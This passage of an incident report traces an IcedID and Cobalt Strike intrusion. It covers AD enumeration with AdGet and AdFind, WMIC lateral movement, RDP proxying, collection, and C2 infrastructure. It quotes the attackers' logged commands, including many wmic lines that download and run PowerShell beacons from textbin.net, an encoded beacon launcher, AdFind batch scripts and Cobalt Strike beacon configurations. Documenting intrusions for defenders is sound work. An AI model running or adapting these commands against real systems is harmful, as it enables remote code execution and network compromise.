ADGet is an uncommon tool, however, its function is very similar to ADfind–the key difference is that LDAP queries are not passed, they are instead coded into the binary itself.

```
ADGet 1.0.0.0

Exports data from Active Directory in various formats. Output is packed in a Zip archive

Error: <zip-file> is not specified

Usage:  AdGet <zip-file> [OPTIONS]

<zip-file>              File path of Zip archive where output data should be stored (absolute or relative)


Options:


  -i, --include         Active Directory objects to include
                        (forest | domain | controller | gc | user | computer | trust | all) default: all

  -p, --password        Password to protect the archive

  -e, --encryption      Encryption algorithm to encrypt the archive, requires --password
                        (pkware | aes128 | aes256 | none) default: none

  -f, --format          Output format
                        (csv | tsv) default: tsv

  --status-format       Status format
                        (csv | tsv | json) default: json

  -s, --status-out      Output stream to write status
                        (stdout | stderr) default: stdout

  -d, --debug           Write debug output to stdout

  -h, --help            Display usage information
```

The AD objects will be enumerated generating a zip output file containing the following TSV (tab separated files) files if using a default configuration:



These files can be viewed with any editor or reader that supports CSV or TSV.

AdFind

While Adget was seen used, prior to that tool being run the threat actors also deployed the tried and true AdFind, which was renamed to find.exe and called using find.bat.

Image	CommandLine	ParentImage	ParentCommandLine	ProcessId	ParentProcessId
C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	C:\Windows\System32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM	5940	996
C:\ProgramData\find.exe	find.exe -f "(objectcategory=person)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	10840	5940
C:\ProgramData\find.exe	find.exe -f "objectcategory=computer"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	4868	5940
C:\ProgramData\find.exe	find.exe -f "(objectcategory=organizationalUnit)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	11208	5940
C:\ProgramData\find.exe	find.exe -sc trustdmp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	7944	5940
C:\ProgramData\find.exe	find.exe -subnets -f (objectCategory=subnet)	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	5312	5940
C:\ProgramData\find.exe	find.exe -f "(objectcategory=group)"	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	10740	5940
C:\ProgramData\find.exe	find.exe -gcb -sc trustdmp	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe /C find.bat	8980	5940

Another batch file named AD.bat was dropped into the ProgramData folder on one host and used adfind to enumerate AD objects.

```
CommandLine: C:\Windows\system32\cmd.exe /C C:\ProgramData\AD.bat
```

The AD.bat file had the following commands:

```
for /f "delims=" %%A in ('dir /s /b %WINDIR%\system32\*htable.xsl') do set "var=%%A"
adfind.exe -f (objectcategory=person) > ad_users.txt
adfind.exe -f objectcategory=computer > ad_computers.txt
```

```
adfind.exe -f objectcategory=computer -csv name operatingSystem > ad_computers_enum.txt
adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > ad_trustdmp.txt
```

Interestingly, the first line in the batch file denotes the WMI output configuration in HTML form (from XSL file c:\windows\system32\wbem\en-US\htable.xsl). The HTML was never used. Its likely the code was reused from other open source pentest enumerations scripts available, such as:

wmic_info.bat by FuzzySecurity

- use WMIC to extract the following information: processes, services, user accounts, user groups, network interfaces, Hard Drive information, Network Share information, installed Windows patches, programs that run at startup, list of installed software, information about the operating system and timezone.


```
for /f "delims=" %%A in ('dir /s /b %WINDIR%\system32*htable.xsl') do set "var=%%A"
```

WMIC

The use of WMIC was leveraged by a batch file named dS.bat that queried a number of target hosts to determine the host disk drive configuration. This can be useful to determine drives, including mounted network shares.

```
wmic /node:<REDACTED> /user:"<REDACTED>" /password:"<REDACTED>" logicaldisk get caption,description,drivetype
```

The dS.bat file was executed by the injected Rundll32.exe process.



During hands-on discovery by the threat actors, the Group Policy was viewed by the Microsoft Management Console application to view Domain Group Policy Objects.

```
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\gpedit.msc"
```

This can provide useful information concerning any restrictions or configuration settings for hosts on the network.

Lateral Movement

WMI

Threat actors used wmic.exe in order to execute PowerShell Cobalt Strike beacons on multiple workstations and servers. The payloads were stored on textbin[.]net.

```
CommandLine
wmic /node:"[redacted]70" /user:"[redacted]\Administrator" /password:"[redacted]" process call create "powershell.exe iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))"
wmic /node:"[redacted]70" /user:"[redacted]\Administrator" /password:[redacted] process call create powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))
wmic /node:"[redacted]70" /user:"[redacted]\Administrator" /password:[redacted] process call create powershell.exe iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))
wmic /node:"[redacted]05" /user:"[redacted]\Administrator" /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))"
wmic /node:"[redacted]12" /user:"[redacted]\Administrator" /password:[redacted] process call create "powershell -C iex((new-object net.webclient).downloadstring('https://textbin.net/raw/qxdsmplcuf'))"
wmic /node:"[redacted]12" /user:"[redacted]\Administrator" /password:[redacted] process call create "powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA3AFYAWAA2ADMATwBpAHkAQgBiAC8ASABQAD
wmic /node:"[redacted]22" /user:"[redacted]\Administrator" /password:"[redacted]" process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))"
wmic /node:"[redacted]22" /user:"[redacted]\Administrator" /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/qxdsmplcuf'))"
wmic /node:[redacted]71 /user:"[redacted]\Administrator" /password:"[redacted]rocess call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]04 /user:[redacted]\Administrator" /password:[redacted]rocess call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]05 /user:"[redacted]\Administrator" /password:[redacted]process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]05 /user:"[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]06 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]07 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]08 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]09 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]10 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]11 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]13 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
wmic /node:[redacted]14 /user:[redacted] /password:[redacted] process call create "powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/vh39mjtqea'))"
```

As we can see above, WmiPrvSe.exe (WMI Provider Host) executed the PowerShell Cobalt Strike beacon on the remote computers.


```
      "CommandLine": "powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQB
  AQQBBAEEAQQBBAEEAQQBLADEAWAA2ADMATwBpAFMAaABiAC8ASABQADgASwBQAHEAUgBLAHIAVABHADUASwBDAGEAVAB6AE4AWgBVAEQAWQBvAG8AQw
  YAWQBCAEIANgBaAGQARABJAFEAVgBRAE4ATQBHAEcAdQBwAGkAUwBLAG4AYwBCAG4AVwBwAFgASwBwAFIAQgBJAGwAUABuAEsAZgBLAHQAVwAxAG8Ab
  HAASQBHAFUANwA0AFUAaABBAFEAbgBFAGEAbABmAFgARgBRAHUAeQBxADMARQBqADYAMAAxAGUAZgBZAHQANgB1AHoASgBzADAAZgBvAFMANABCAGoA
  AE0AWABrAGgARQByAGgANQBXAEcANABJAG8AOAB4AGQAegArAFgAegBkAGQANABPAFYANQBaADcASQA4AHEANgBGAFgAcwBBAGgAMwBzAGYARgBtAFI
  PAHYATwBqAFgAaQBnADAAOAA1AEQAVQBxAHEAcQBEAG8AaQBBAE8AMQB2AFIANgA1AHYAaABjADYAMwBwAFMAVwBxACsAVgB4AHEAdABIADIANgB2AD
  BPAGYATwBoADYANQBsAG4AeABLAG8AaQBBADAAUwBMAFIAMwBFAEkAbQB2AEIANQBhAFAAWABhAEsAVABOAGIAQgBWAFkAdwBpAGYAYgAxAGYAcgBZA
  gBnAEcAcABFAG8AMwByAGoAbABCAE8ALwBBADQAZABhADUAcwAxAFIASABMAGoAegBpAC8AVgB2AGsAcQBzAE8AdgAxADgAUwByAEYANwA1AFUAWABr
  dwBaAFIAWABvAFQAVABqAEIASgBTAGYALwBvAG4AUABrAGUAMQBaADgANgA0ADgAYQBHAGcANQBwAG4AcgB4AEgATQBNAHoAOQBHAE8AcgA4AHoAagB
  AMwBZAGsAYgBXAEwAaQBuAHgAdQBEADYAVABhAFcAQgBuAHIAWABvADYASQBGAGcANABvAFYATQB0AEEASAAzADgAbABhADMAbgBPAGYAUwBWAHQAMw
  YAbgA3AFcAWAByAHcAWAB1AGQAeAAxAHIAVABoAHUATQBLAE0ARQA2AGgAdwAxAEcASQBOAFkATABzAEUATgBoAHYAZABqADUAMwBUAEUASgB6AFEAb
  GEAbwBOAEoAaQBCAGcAMABrAG4ATgB4AHoANwBiAEUATAAxAFgAVQB5ADYAbAB1AHQAQwB5AFkARwBrAFAAYwBRAEUAZABnAG8AcwBEAEYAcgBrAFQA
  AHkAYgBFAG8AQwBxAHoATwBJAEwAMAB4AEcAaABMAEEAYwBBAFAAYQBZAEsAWgBPAFIASwBHAHYAVgBSAHUALwBKAE4ANwAvAFoAdAA3AFAATABlAFk
  MAFoAdABsAEcAMgBzAFYAdQBYAHUAawBwADIAVQBxADUAdgB4AGIAZABUAHYANwBjAFgAQgBiAHQAQQB6ADQAZABuAEQAdwArADMARQBuAHEATABJAG
  BFAGEAegBkAHgASwBPADAAMQAyAEkAcwAvADcAdwBhAHgASQBPADAARgBmAHQARABhAEIAZQBLAHQANwBkAHkAZgA1AEIAegA1AHgANgB1ADAAdQBaA
  QBPAFIAYgBNAGwAZABRAHkAdABFADcAWQB0AGwAWgBQAHAAeAArAE0AdABoAG0AZgA1AHAAcgB5AHIAUQBYAGEAbwBhAFAAbABWAFYAegBMAE0AcgBh
  WQBqADUAVgBxAEsAVwBNAHIAdQBvAG8AUABMAGoAWgBhAEgAZgBIAGMASAAvAEYAbwBiAE0ATQBtAE0AWABOAFgAYgB0AHoAaABEAGMAegBGAEYAYwA
  AcABYADQARABaAHkAbQBlAHgAQQArAHkAUwBSAGYAYwB5AFAATABhAGUAZQA3AGYARwB0AEoARwB5AGgAUQBVADAAdQBsAGMAdgBvADIAcwB2AEIAcw
  MAVABGAGwAbgBDAGoANABVAHcANwBJAEsANgBqAG8ARAB5AFMAdwBJAC8AUgA4AE4AWQBCADIAWABkAFUANQBXAEIAZgBFAEgAVgBUADIASQBiAGEAd
  GcAOAAzAGcAbQBwAHYAUwB3AEgAZwBlAFQAUgBaADgAZgBpAGgAQwBmAHAAUgBmAGEAQwA3AC8AMwBnAEEAYgBZAFcAYwAyAHcAZwAyAGIAbwBZAGUA
  ADUAMgA1AHMAYwAwADAATwBPAGQATgBOAGgAdgByAFQAagB0AGMAYgBEAHUAOAA3AG0AcgBBAG8AOABvAEMAdgAwADIARwA4ACsAVgBZAGQAMwBzAFA
  sAFEAVAA5AFcASgBvAEsAcwBMAG4AdABPAEcATQAzAFkANQA0AGwAdQA4AHMASgBnAHUAaAB5AGEATAAxAE4AVgBjADkAUABzAHYAVwB0AEwAbgB0AG
  AyAGgAYgBzAGwAVQB3ACsARQBQAEIAawBxAFUAOQA2AG8AVwBxAE8AMAB6AG4AbwBTAFkAYQBHAE8AbAB2AHgAOABxAEgAagBhAFEANwBpADcAUABtA
  gBaAHoAdgBNAE8AegBNAE0ATQArAC8ANABCAGIAeQB4AFMAbgBOADYANwBsADMAWAB1ADgAagBhAE4AdQBQADUAYQBsAGIAQgBuAHoAdgB0AHAAZgB0
  aQBMADMAZwB5AHgAYQAyAHcAYQBmAGwAaQBDAC8ARQAzADMAQgBMAE8AQgBHACsANgBXADcAVQBXAEcAKwBQACsAWQBXAGIAUABJAFIAZQAzADcAZwB
  ARgBYAFUAMQBXAHkAWAA0AGsATQByAFQATABUADUAagBXAFYAdgBwAGEAUQBMAE4AYgA3AHEAawAwACsAQwBzAHEATwBmAEUAZABlAGIAZABtAGUAVA
  oAUQA5AEkAcgA5AFQANQAvAHEAeABhAHoAdwBlAHYASgA0AG0AVAAyAGQAWgA3AHYAWAA5ADYAdABWAEIAdABLADQAbQA2AEwAZgBsAFMAZAA3ADYAM
  EoAeQA1AE0AbwBqAEMAcgBuAGgAcwA5ADcANwBvAEIASwBvAGEAdABEADYAWQBlAEcAUAAyAE8AQQA5AGsAVABYAEcAZwBUAFcASABLAHQAZAAxAGQA
  AHQAeABMAE0AcwBXAC8AMgAyADIAWAB2AGwAOQBXAEwAcABCAG0ATgBkAGUAeABUAFcASwBnAGUAeQBOAEoAVwA4ADEAdQBhAFcAbQArAGcAbgA5AEs
  CAHYAbABqAEkAagByAGsAcgBjAHkAKwBtAFYAawBTAHYATgBzAEUASwBQAG0ALwBLACsANwBwADIAYQBkAFUAWgBxAFQAZABuAEwAaQAzAG0AQgAzAE
  BUAEMARABGAGEASgBMAEkAUQBVAHgANwBQADAATgBDAGMARQBNADMAZwBNAE8AQQBBAEEAPQAiACkAKQA7AEkARQBYACAAKABOAGUAdwAtAE8AYgBqA
  wB6AGkAcABTAHQAcgBlAGEAbQAoACQAcwAsAFsASQBPAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBk
      "MandatoryLabel": "S-1-16-12288",
      "NewProcessId": "0x2810",
      "NewProcessName": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
      "ParentProcessName": "C:\\Windows\\System32\\wbem\\WmiPrvSE.exe",
```



Remote Desktop Protocol

The beacon C:\ProgramData\lsass.exe was used to proxy RDP connections and connect to another computer.

```
"DestinationHostname": "-",
"DestinationIp": "[redacted].171",
"DestinationIsIpv6": false,
"DestinationPort": 3389,
"DestinationPortName": "-",
"Image": "C:\\ProgramData\\lsass.exe",
"Initiated": true,
"ProcessGuid": "92B91FB2-0D08-6337-FA04-000000000300",
"ProcessId": 4132,
"Protocol": "tcp",
"RuleName": "technique_id=T1021,technique_name=Remote Services",
"SourceHostname": "-",
"SourceIp": "[redacted].170",
"SourceIsIpv6": false,
"SourcePort": 62143,
"SourcePortName": "-",
"User": DOMAIN\\Administrator",
"UtcTime": "[redacted]01:49:11.425"
```


Proxying RDP traffic via a process such as a Cobalt Strike beacon reduces the exposure of the threat actor's own infrastructure, and blends RDP activity to those of internal hosts on the network.

The use of RDP was extensively used throughout the intrusion, using a variety of processes (beacon injected or standalone).



The common processes observed were two injected processes, and the Nigu.exe/lsass.exe.

Image	count
C:\ProgramData\lsass.exe	5
C:\Users\[redacted]AppData\Local\Temp\Nigu.exe	10
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	12
C:\Windows\SysWOW64\rundll32.exe	41

These processes are unusual for establishing RDP connections. During these RDP sessions, the threat actors often opened Internet Explorer to download their beacons or commands they wanted to run on lateral hosts. An example would be pon.txt. This file was opened during their RDP session and contained the PowerShell commands used to launch a new beacon:


```
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\REDACTED\Downloads\pon.txt
```

pon.txt contents:

```
powershell iex((new-object net.webclient).downloadstring('https://textbin.net/raw/ls1jhefawt'))
```

Remote Service

Remote services were also created in order to propagate Cobalt Strike beacons in the network.



AnyDesk

AnyDesk was used to move laterally between a workstation and a backup server as shown below with Sysmon event 3 (Network connection):

Collection

To achieve collection of various directories on multiple hosts, the threat actors used the dir command through the administrative share c$ and redirected the output to a file text named listing.txt.

```
C:\Windows\System32\cmd.exe /C dir \\[REDACTED HOST]\c$\users >> listing.txt
```

In addition, multiple text files were also created to store the output of various discovery commands and scripts.

```
C:\ProgramData\qwe3.txt
C:\Users\[REDACTED USER]\Downloads\sns.txt
C:\Windows\Temp\events_Administrator.text
C:\Windows\Temp\events_[REDACTED USER].text
C:\Windows\Temp\listing.txt
C:\Windows\Temp\ns.txt
C:\Windows\Temp\nsserv.txt
```


Command and Control

IcedID

The malware configuration:

```
Configuration details:
{“Campaign ID”: 2220668032 ,“C2 url”: “alockajilly.com”}
```


Initially the IcedID malware made a connection to 64.227.12[.]180:80 for it’s first call back. This aligns with the domain present in the malware configuration details.



After the first call over an unencrypted port, command and control traffic moved over to TLS on port 443. Connections were made to various IP's over the length of the intrusion, but two made up the majority of the traffic.

destination.ip	destination.port	tls.client.ja3	tls.server.ja3s	zeek.ssl.server.nar
5.196.103.145	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	choifejuce[.]lol
5.196.103.145	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	erinindiaka[.]ques
46.101.19.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	opiransiuera[.]con
178.128.85.30	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	zoomersoidfor[.]c
5.252.177.10	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	considerf[.]info
66.63.188.70	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	antiflamez[.]bar
155.138.159.45	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc	www[.]onlineclou

IcedID C2 beaconing over the intrusion:




Cobalt Strike

There were a number of beacons deployed across the environment, over 70 pipes were created. The beacons used recognizable default Cobalt Strike configurations and attempted to masquerade dropped files as legitimate Microsoft Windows executables. For example, on one host, we could observe over 20 pipes being created, in a pattern of postex_xxxx or MSSE-xxxx-server.


PipeName	Image
\MSSE-540-server	C:\Users\[redacted]\Downloads\lsasss.exe
\MSSE-6164-server	[redacted]\ADMIN$\943ae7c.exe
\MSSE-7172-server	C:\Users\[redacted]\Downloads\lsasss.exe
\MSSE-7609-server	[redacted]\ADMIN$\447812c.exe
\MSSE-8323-server	C:\Users\[redacted]\Downloads\lsasss.exe
\MSSE-8751-server	C:\Users\[redacted]\Downloads\lsasss.exe
\postex_1036	C:\Windows\SysWOW64\rundll32.exe
\postex_13e8	C:\Windows\System32\rundll32.exe
\postex_2980	C:\Windows\System32\rundll32.exe
\postex_4f80	C:\Windows\System32\rundll32.exe
\postex_56d9	C:\Windows\SysWOW64\rundll32.exe

When beacons were deployed within the environment, there was a significant increase in outbound network connections to C2 servers. For example, a beacon injected into a single Rundll32.exe process generated over 10K connections in a three hour window, consistently across two days.



The threat actors deployed various beacons over the course of the intrusion using different methods including executables, DLLs, and PowerShell beacons.

Over the length of the intrusion four different Cobalt Strike servers were observed in use. Some lasted the majority of the intrusion while others only lasted a few days.



Cobalt Strike SSL characteristics:

destination.ip	destination.port	tls.client.ja3	tls.client.ja3s	zeek.ssl.server.na
172.93.181.165	443	a0e9f5d64349fb13191bc781f81f42e1	ae4edc6faf64d08308082ad26be60767	fazehotafa[.]com
45.66.151.109	443	a0e9f5d64349fb13191bc781f81f42e1	ae4edc6faf64d08308082ad26be60767	guteyutur[.]com
111.90.143.191	443	72a589da586844d7f0818ce684948eea	ae4edc6faf64d08308082ad26be60767	–
78.128.112.139	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7	–

Analysis of the Nigu.exe binary indicated use of compression and PE loading characteristics, typically observed for Cobalt Strike payload beacon. Using CAPA, the results listed the following capabilities:

CAPABILITY	NAMESPACE
check for software breakpoints	anti-analysis/anti-debugging/debugger-detection
hash data with CRC32	data-manipulation/checksum/crc32
encode data using Base64	data-manipulation/encoding/base64
reference Base64 string	data-manipulation/encoding/base64
encode data using XOR (3 matches)	data-manipulation/encoding/xor
encrypt data using RC4 PRGA (9 matches)	data-manipulation/encryption/rc4
encrypt data using TEA	data-manipulation/encryption/tea
debug build	executable/pe/debug
write file on Windows	host-interaction/file-system/write
print debug messages	host-interaction/log/debug/write-event
allocate RWX memory (2 matches)	host-interaction/process/inject
link function at runtime on Windows	linking/runtime-linking
linked against ZLIB	linking/static/zlib
parse PE header (2 matches)	load-code/pe
rebuild import table	load-code/pe

Embedded within the binary were strings such as: “inflate 1.2.11 Copyright 1995-2017 Mark Adler”. Once the file was unpacked and the Cobalt Strike beacon binary carved, the Cobalt Strike configuration could be determined as follows:


```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 5000,
  "jitter": 28,
  "maxgetsize": 1865903,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 0,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "fazehotafa.com",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1nAS8+PqMnQs3hynG2JDgMQK6ZqLkIoDXWnqaOS/dQsdKBHE0Ify
  },
```

```
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/ak.css",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "prepend 1767 characters",
        "base64",
        "base64url"
      ]
    }
  },
  "http-post": {
    "uri": "/profile",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe",
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 9369,
    "startrwx": false,
    "stub": "Ms1B7fCBDFtfSY7fRzHMbQ==",
    "transform-x86": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
```

```
      "put_metadata": null,
      "put_output": null
    },
    "pipename": null,
    "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "stage": {
      "cleanup": true
    },
    "ssh": {
      "hostname": null,
      "port": null,
      "username": null,
      "password": null,
      "privatekey": null
    }
  }
```


Configurations for other Cobalt Strike servers observed:


```
{
    "beacontype": [
        "HTTPS"
    ],
    "sleeptime": 60000,
    "jitter": 0,
    "maxgetsize": 1048576,
    "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
    "license_id": 0,
    "cfg_caution": false,
    "kill_date": null,
    "server": {
        "hostname": "111.90.143.191",
        "port": 443,
        "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJ
    },
    "host_header": "",
    "useragent_header": null,
    "http-get": {
        "uri": "/j.ad",
        "verb": "GET",
        "client": {
            "headers": null,
            "metadata": null
        },
        "server": {
            "output": [
